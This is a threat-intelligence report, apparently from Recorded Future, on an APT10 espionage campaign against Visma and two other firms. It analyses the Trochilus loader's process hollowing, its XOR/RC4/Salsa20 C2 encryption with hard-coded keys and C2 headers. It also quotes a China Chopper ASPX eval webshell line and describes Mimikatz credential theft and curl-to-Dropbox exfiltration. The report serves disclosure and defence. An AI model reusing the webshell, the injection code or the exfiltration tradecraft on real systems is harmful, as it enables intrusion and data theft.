
The Trochilus loader, version.dll, has four entry points, as shown below. The malicious entrypoint called by CASTSP.exe is DllEntryPoint.

Name	Address	Ordinal
VerQueryValueA	6A3523C2	1
GetFileVersionInfoSizeA	6A3523C2	2
GetFileVersionInfoA	6A3523C2	3
DllEntryPoint	6A352E87	[main entry]

After version.dll runs, it loads the file CZYSOYKPOIKKZGUFUI into memory. The file "CZYSOYKPOIKKZGUFUI" is 387,094 bytes of binary code that is not human-readable.



After the file is loaded, the next function, sub_6a351000, starts the decryption routine for CZYSOYKPOIKKZGUFUI. The file is DES-encrypted and the key can be identified being loaded into memory at the start of the decryption routine.

```

JE VERSION.723C1184
mov eax,dword ptr ss:[esp+124]
lea ecx,dword ptr ds:[ebx+16]
lea edx,dword ptr ss:[
mov dword ptr ds:[eax]
mov ecx,dword ptr ds:[
mov dword ptr ss:[esp+
mov ecx,dword ptr ds:[edi+C]
mov dword ptr ss:[esp+128],ecx
lea ecx,dword ptr ss:[esp+124]
call version.723C1180
test bl,7
mov eax,0
mov edi,0

```

DES Decryption Routine for RedLeaves Payload

DES Key

Hex															
98	F9	59	94	A6	61	08	63	3B	B7	B0	39	1C	53	FA	DF
73	40	3A	08	05	5F	1C	76	8D	BE	C4	70	B0	FE	39	EB

Once the payload is decrypted, version.dll creates a new process in a suspended state and writes the Trochilus payload into the suspended process. Next, version.dll resumes the process, executing the Trochilus payload.

```

v5 = CreateProcessA(0, CommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&hProcess);
v6 = hProcess;

```

```

if ( !WriteProcessMemory(hProcess, lpBaseAddress, v4, nSize, 0)
|| !WriteProcessMemory(hProcess, (char *)lpBaseAddress + v18, (char *)&unk_6A36B19E - 350, 0x42u, 0)
|| (v12 = (char *)lpBaseAddress + v18, Context.ContextFlags = 65538, !GetThreadContext(hThread, &Context))
|| (Context.Eax = (DWORD)v12, !SetThreadContext(hThread, &Context))
|| !ResumeThread(hThread) )

```

Trochilus attribution.

This variant of Trochilus is significantly different from some of the reported variants.¹ The C2 infrastructure, network communications, and encryption are different from prior versions, but the code similarities and the use of DLL sideloading demonstrate that this is just another variant of Trochilus. First, the libraries below are included in the Trochilus variant and are known to be a part of the source code upon which Trochilus is based on.

- SelfDestruction.cpp
- MySocket.cpp
- CommManager.cpp
- Common.cpp

- Main.cpp
- Manager.cpp
- ServiceManager.cpp
- TCPComm.cpp
- UDPComm.cpp

Second, the unencrypted C2 beacon, `_msgid.23.__serial.0.clientid.xxxxxxxxxxxxxxx`, is a well-defined component of the Trochilus source code.

The capabilities of Trochilus are well documented in other research reports, but the C2 infrastructure for this variant uses a combination of XOR, RC4, and Salsa20, which is different from what has previously been reported for Trochilus.

Command and Control Infrastructure

The C2 domain `www.miphomanager[.]com` is hardcoded, and after a successful DNS request for the IP address, the Trochilus implant will use that IP address for communication.

```

loc_415E69:
mov     [ebp+var_BC], offset aWwwMiphomange ; "www.miphomanager.com"
mov     eax, [ebp+var_BC]
inc     eax
mov     [ebp+var_104], eax

loc_415E80:
mov     eax, [ebp+var_BC]
mov     al, [eax]
mov     [ebp+var_A9], al
inc     [ebp+var_BC]
cmp     [ebp+var_A9], 0
jnz     short loc_415E80

```

The encoding and encryption routines used in this variant are different from other variants and use three stages of encryption. Other variants have typically used XOR encoding with RC4 encryption to obfuscate C2 communication.

Stage 1: Rolling XOR Function

The first stage is a simple rolling XOR function. The rolling XOR key is computed by taking two initial values, Constant 1 and Constant 2, and adding them together. The result is then divided against the divisor `0xff`. The remainder of this result is used as the XOR key. On the second iteration, Constant 1 is now saved as Constant 2, and Constant 2 becomes the remainder from the previous operation. They are added

together and again divided by the divisor 0xff to produce the next XOR key. This process repeats until the end of the cleartext string. A Python script is provided below showing this encoding function.

```
1 divisor=0xff
2 constant1=4
3 constant2=8
4
5 bytestoEncrypt=[0x5f, 0x00, 0x5f, 0x00, 0x6d, 0x00, 0x73, 0x00]
6 for byte in bytestoEncrypt:
7     dividend=constant1 + constant2
8     xor_key=dividend % divisor
9     print byte ^ xor_key
10    constant1=constant2
11    constant2=dividend
12
```

Our analysis revealed that the “__msgid.23.” cleartext string below was sent to the XOR function above.

```
push eax
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
call castsp.87F37
```

C2 XOR Function

Message to send to C2 is first sent through a XOR Function

UNICODE
__msgid.23.__serial.0.clientid.2CC1D8507C75CF429E93EB1EEB4920CA.

Stage 2: RC4 Encryption

The resulting data then goes to the second stage, which is RC4 encryption using the hard-coded string

NASDKJF7832Hnkjsadf878UHds89iujkhNHKJDHJDH8UIYE98uihwjshewde8w. The main routine shown below takes the key and then sends it to the function sub_B49252, which initializes the key-scheduling algorithm (KSA) and pseudo-random generation algorithm (PRGA), which are the two key components of RC4 encryption.

```
unsigned int __cdecl sub_B49091(int a1, int a2)
{
    char v3[63]; // [esp+1Ch] [ebp-204h]
    char v4; // [esp+5Bh] [ebp-1C5h]
    char v5; // [esp+11Ch] [ebp-104h]
    char v6; // [esp+11Dh] [ebp-103h]

    v5 = 0;
    memset(&v6, 0, 0xFFu);
    strcpy(v3, "NASDKJF7832Hnkjsadf878UHds89iujkhNHKJDHJDH8UIYE98uihwjshewde8w");
    memset(&v4, 0, 0xC1u);
    sub_B49252((int)&v5, (int)v3, &v3[strlen(v3) + 1] - &v3[1]);
    return sub_B49181((int)&v5, a1, a2);
}
```

RC4 hard-coded passphrase

Stage 3: Salsa20 Encryption

For the final phase, the resulting data from the RC4 encryption is then encrypted again, this time with Salsa20. Salsa20 is another stream cipher that encrypts data in 64-byte blocks. Salsa20 uses a secret key and nonce to initialize the encryption. These values are hard-coded and are:

- Secret Key: 0x1,0x2,0x3,0x4,0x5,0x6,0x7,0x8,0x9,0xA,0xB,0xC,0xD,0xE,0xF,0x10
- Nonce: 0x65,0x66,0x67,0x68,0x69,0x6A,0x6B,0x6C (“efghijkl”)

```

00B463D5 mov [ebp+var_2C], 1
00B463D9 mov [ebp+var_2B], 2
00B463DD mov [ebp+var_2A], 3
00B463E1 mov [ebp+var_29], 4
00B463E5 mov [ebp+var_28], 5
00B463E9 mov [ebp+var_27], 6
00B463ED mov [ebp+var_26], 7
00B463F1 mov [ebp+var_25], 8
00B463F5 mov [ebp+var_24], 9
00B463F9 mov [ebp+var_23], 0Ah
00B463FD mov [ebp+var_22], 0Bh
00B46401 mov [ebp+var_21], 0Ch
00B46405 mov [ebp+var_20], 0Dh
00B46409 mov [ebp+var_1F], 0Eh
00B4640D mov [ebp+var_1E], 0Fh
00B46411 mov [ebp+var_1D], 10h
00B46415 xor eax, eax
00B46417 lea edi, [ebp+var_1C]
00B4641A stosd
00B4641B stosd
00B4641C stosd
00B4641D stosd
00B4641E mov [ebp+var_C], 65h ; 'e'
00B46422 mov [ebp+var_B], 66h ; 'f'
00B46426 mov [ebp+var_A], 67h ; 'g'
00B4642A mov [ebp+var_9], 68h ; 'h'
00B4642E mov [ebp+var_8], 69h ; 'i'
00B46432 mov [ebp+var_7], 6Ah ; 'j'
00B46436 mov [ebp+var_6], 6Bh ; 'k'
00B4643A mov [ebp+var_5], 6Ch ; 'l'
00B4643E push [ebp+arg_C]
00B46441 lea ecx, [ebp+var_44]
00B46444 call unknown_libname_25 ; Microsoft VisualC 2-14/net runtime
00B46449 push eax
00B4644A push 0
00B4644C lea eax, [ebp+var_C]
00B4644F push eax
00B46450 push 1
00B46452 lea eax, [ebp+var_2C]
00B46455 push eax
00B46456 call sub_B4EB8C

```

The diagram highlights two sections of assembly code with callouts:

- Hard-coded Salsa20 Secret Key:** A callout box points to the instructions from `00B463D5` to `00B46411`, which load values 1 through 10h into memory locations `[ebp+var_2C]` through `[ebp+var_1D]`.
- Hard-coded Salsa20 Nonce:** A callout box points to the instructions from `00B4641E` to `00B4643A`, which load the characters 'e' through 'l' (hex 65h through 6Ch) into memory locations `[ebp+var_C]` through `[ebp+var_5]`.

After the message is encrypted, it is then sent via an HTTP POST to the C2 host, which in this case is the domain `www.miphomanager[.]com`. The HTTP headers are provided in the figure below.

```
POST /docs/wsug_html_chunked/ChWorkDisplayFilt HTTP/1.1
Cache-Control: private, max-age=0, must-revalidate
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 8.0; WOW64; Trident/5.0; rv:9.0)
like Gecko
Content-Length: 126
Host: <C2 IP>
```

<XOR + RC4 + Salsa20 Encrypted Message>

Infrastructure

DNS log data revealed that requests were made for the malicious Trochilus C2 domain, [www.miphomanager\[.\]com](http://www.miphomanager[.]com), as early as August 30, 2018 — only two weeks after Visma was initially compromised on August 17, 2018. This slight delay may point to the handing over of active exploitation duties to other operator(s) in a multi-team APT10 effort within the Ministry of State Security for the attack.

According to WHOIS information, the malicious miphomanager domain was registered with a relatively small Bahamas-based domain registrar, internet.bs. This registrar is widely noted to host a disproportionate number of rogue or malicious websites, with the registrar aggressively marketing itself as an “offshore” registrar. Other examples of malicious infrastructure registered with internet.bs include domains for APT28’s VPNFilter malware campaign and the registration of the cyber-berkut[.]org domain that was affiliated with the pro-Russian and potentially Russian state-linked threat actor CyberBerkut.

The registrant organization name was privacy protected using Whois Privacy Corp, and the registered name servers for the malicious C2 were listed as:

- Ns-canada.topdns[.]com
- Ns-uk.topdns[.]com
- Ns-usa.topdns[.]com

Internet.bs and the name servers listed above were noted in the registration of a malicious C2 used in a KHRAT campaign targeting Cambodia. KHRAT is a backdoor trojan purported to be used with the China-linked cyberespionage group DragonOK.

All three name servers appear in Recorded Future with an unusual risk rating as they appear in the “Bambenek Consulting C&C Nameserver Blocklist” threat list, because of their prevalence in being associated with a Zeus-based banking trojan, Sphinx.

Credential Harvesting and Exfiltration

During our investigation, we also found evidence of a legitimate decompression utility typically packaged with Java named “unpack200.exe” being executed on the Visma network. This utility sideloaded Mimikatz (pd.exe) and enabled credential theft from

Visma users. Interestingly, the same combination of unpack200.exe to deploy Mimikatz was used by the same attackers in both the apparel company and U.S.-based law firm breaches.

Using the newly acquired credentials, the attacker accessed Visma's Microsoft Active Directory domain controller, deployed Trochilus, and made a copy of the "NTDS.DIT" database file containing Active Directory data for Visma's corporate network, including password hashes for all users in the domain.

The NTDS.DIT file and accompanying stolen data was then packaged up using a renamed WinRAR executable (r.exe) that was transferred across by the attacker who then used cURL for Windows (renamed to "CU.exe") to upload the exfil to content.dropboxapi.com. The RAR files followed a naming convention of a short run of repeating characters (for example, kkk.rar, ss.rar, pp.rar, dds.rar, gggg.rar, etc).

Rapid7 research revealed the exfiltrated content from Visma was uploaded to a Dropbox account that contained files from another incident related to the compromise of an international apparel company that they were investigating.

US-Based Law Firm Attack

In late 2017, Rapid7 responded to a breach at a U.S.-based law firm. The attacker first gained access to the victim environment through Citrix servers. Once inside the victim network, the attacker deployed their own customized malware and also used known good binaries that have DLL search order hijacking issues in order to perform DLL sideloading to execute customized versions of Mimikatz in order to retrieve passwords. The filename for the custom malware was "ccSEUPDT.exe" (MD5: d8e37f07fdc9827871f0f959519275e1), a legitimate Symantec Security Submission Engine Update Module binary. The custom malware also would have a DLL in the same staging directory and a randomized 15-character uppercase and lowercase alpha character set filename without an extension that contained the shellcode. The attacker used unpack200.exe (MD5: 6807be8466955bafffa568b6da0e785c), a decompression program that comes with Java 8 and their copy of Mimikatz was placed into MSVCR100.DLL (MD5: c8ea12ee884f274ca35fa54a073df130).

These methods of initial ingress into the victim networks and the method of obtaining passwords remained consistent TTPs across all victims. The DLL sideloading technique can evade application whitelisting and antivirus software. However, if deployed, systems that perform process.start creation would log the command line being passed to the binary and could be reviewed, and then signatures created that look for the common flags could be passed to Mimikatz. The attacker would also move laterally by mounting the remote drive on a system, copying "1.bat" to it, use task scheduler to execute, and then delete the batch script.

In order to perform exfiltration of the stolen data, the attacker used common file compression utilities (rar.exe) to create archives of the information they intended to exfiltrate, and then used common command line-based web clients (curl.exe) to transfer the stolen data to a cloud-based storage provider (Dropbox). This TTP for data exfiltration remained consistent across all victims.

To maintain access to the victim network from the external public internet, the attacker deployed password-protected ASP eval webshells (Filename "iisstart.aspx," SHA256: 243d47fc2a24b391e1153d5c7807c6e5de51aba65fc79465d7b3e5c64d5fac41) within the client environment in order to maintain access.

```
<%@ Page Language="Jscript"%><%eval(Request.Item["REDACTED_PASSWORD"],"unsafe");%>
```

Server-side ASPX payload of the China Chopper webshell. (Source: Rapid7)

This resembled the server-side ASPX payload of the China Chopper webshell [documented previously](#). Uploads to VirusTotal in late August 2018 resembling the same filename, iisstart.aspx, indicate the deployed webshell was likely a version of the China Chopper webshell known to have been used by several Chinese threat actors.

The attacker also used TeamViewer in order to maintain remote access to compromised systems within the victim environment.

International Apparel Company Attack

In early 2018, Rapid7 identified that the attackers compromised an apparel company, based upon detections and intelligence gathered from the U.S.-based law firm breach. The attacker gained access to the victim's internet-accessible Citrix systems and authenticated to them from networks associated with low-cost VPN providers owned by VPN Consumer Network. Rapid7 again observed the attackers dropping payloads named "ccSEUPDT.exe." The attackers used identical TTPs for executing malware and Mimikatz as observed before, by using DLL sideloading with known good binaries that had DLL search order path issues. The attackers used the Notepad++ updater GUP.exe (MD5: f5322b2f18605674b9a0c1757de5fd94), the Java archive decompression utility unpack200.exe (MD5: 6807be8466955bafffa568b6da0e785c), renamed from "colnst.exe," and Norton Identity Safe binary CASRTSP.exe (MD5: 1e3a57cff7cba8732364c26f4bbdcbe2). These binaries were used to load malware from DLL files MSVCR100.DLL (MD5: 5739c1f17503e21e56667d53ea823401) and libcurl.dll (MD5: 8f07160febdb240909b27aa519bba575). Rapid7 reviewed malware discovered in the victim's environment and found implants that used Dropbox as the C2. The attackers used the same method of lateral movement by mounting the remote drive on a system, copying 1.bat to it, using task scheduler to execute the batch script, and finally, deleting the batch script.

For exfiltration of stolen data, the attacker used WinRAR and renamed "rar.exe" to "r.exe" to create archives, upload them with "curl.exe" (renamed to "c.exe"), and again, use the cloud storage provider Dropbox. Rapid7 discovered that additional data was placed into the Dropbox accounts under control of the attacker during the compromise and was able to attribute data that was placed into it as being owned by Visma. Rapid7 then provided a breach notification to Visma to alert them to this compromise in September 2018.

Outlook

We identified three victims of cyberespionage operations since late 2017 across the

managed IT service provider, retail, and legal sectors. The targeted sectors vary significantly, indicating a wide scope of targeting for the group. We assess with high confidence that the attacks were conducted by Chinese MSS threat actor, APT10, based on the evidence outlined in this report, summarized below:

1. The use of a variant of the Trochilus malware. While the variant has not been noted publicly previously, Trochilus is widely used by APT10.
2. The use of legitimate binaries to sideload malicious DLLs that decrypt and decompress shellcode configuration files containing a Trochilus payload.
3. The use of Notepad++ updater (filename "gup.exe") to load malicious DLL (libcurl.dll) in the deployment of the APT10 backdoor, UPPERCUT.
4. Extensive use of command-line tools including, but not limited to, Mimikatz, cURL for Windows, BITSAdmin, and WinRAR, to perform actions on-host.
5. The targeting of a Norwegian MSP, which enabled potential access to an extensive customer base. We believe that the APT10 targeting of Visma is an extension of their 2017 Cloud Hopper operation (which victimized some of the world's largest MSPs) and has continued into late 2018.
6. The unauthorized access to Citrix remote desktop clients at Visma using stolen credentials occurred at times corresponding to Tianjin working hours (GMT +8).

We believe APT10 is the most significant known Chinese state-sponsored cyber threat to global corporations. Their unprecedented campaign against MSPs, alleged to have included some of the largest MSPs in the world, in order to conduct secondary attacks against their clients, grants the Chinese state the ability to potentially access the networks of hundreds (if not thousands) of corporations around the world.

This campaign brings to light further evidence supporting the assertions made by the Five Eyes nations, led by the U.S. Department of Justice indictment against APT10 actors outlining the unprecedented scale of economic cyberespionage being conducted by the Chinese Ministry of State Security. Crucially, the variety of businesses targeted prove that these campaigns are being conducted against corporations across the commercial spectrum, aimed at undermining international norms in trade to erode the competitive advantage of companies that have invested heavily in patented technology.

This report, alongside the plethora of other reporting on APT10 operations, acutely highlights the vulnerability of organizational supply chains. Often, third parties in the supply chain are less likely to adopt high-end, expensive security measures, and therefore offer an attacker a convenient access vector to target interconnected organizations. Also, the targeting of cloud providers exploits the trust companies place in the security of the cloud services they use.

Based on available information, we assess that this intrusion was conducted by the group that is known as APT10. However, during the course of this investigation, we have had privileged conversations that lead us to believe that in the future, portions of what is now known as APT10 will be recategorized as a new group. There is insufficient data at this time to make that distinction.

Network Defense Recommendations

Recorded Future recommends organizations conduct the following measures outlined in this section in conjunction with the advice published by US-CERT² and the U.K.'s NCSC³ when defending against APT10 attempts to gain network access.

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking illicit connection attempts from — the external IP addresses and domains listed in Appendix A.
- Implement the provided SNORT rules in Appendix B into your IDS and IPS appliance and investigate any alerts generated for activity resembling the TTPs outlined in this report on APT10.
- Conduct regular Yara scans across your enterprise for the new rules listed in Appendix C and those listed in the official U.S. and U.K. government advisories listed above.
- Consider blocking any connection attempts emanating from IPs resolving to “VPN Consumer Network” (listed in Appendix B) and consider implementing a VPN whitelisting policy based on approved vendors.
- Detection of potential ASP eval webshells can be difficult, but can be accomplished by deploying file integrity monitoring of the web root directories on all servers with a client environment.
- Detection of exfiltration based on network flow data would be difficult if the attacker chose to use the same cloud storage provider that the victim has standardized upon. However, if SSL is proxied for monitoring, signatures can be created to identify this activity by checking the user agent or method of client header construction against the Dropbox client applications themselves.
- Ensure you have DNS response policy zones enabled for your enterprise. If so, consider detecting, alerting, and blocking requests for the nameservers below associated with the disproportionately malicious domain registrar internet.bs:
 - ns-uk.topdns.com
 - ns-usa.topdns.com
 - ns-canada.topdns.com

To view a full list of the associated indicators of compromise, [download the appendix](#).

¹<https://www.us-cert.gov/ncas/alerts/TA17-117A>,
<https://www.carbonblack.com/2017/05/09/carbon-black-threat-research-dissects-red-leaves-malware-leverages-dll-side-loading/>,
<https://blogs.jpccert.or.jp/en/2017/04/redleaves—malware-based-on-open-source-rat.html>

²<https://www.us-cert.gov/ncas/alerts/TA17-117A>, <https://www.us-cert.gov/APTs-Targeting-IT-Service-Provider-Customers>, <https://www.us-cert.gov/ncas/alerts/TA18-276B>

³https://www.ncsc.gov.uk/content/files/protected_files/article_files/APT10%20alert%20v2_0.pdf

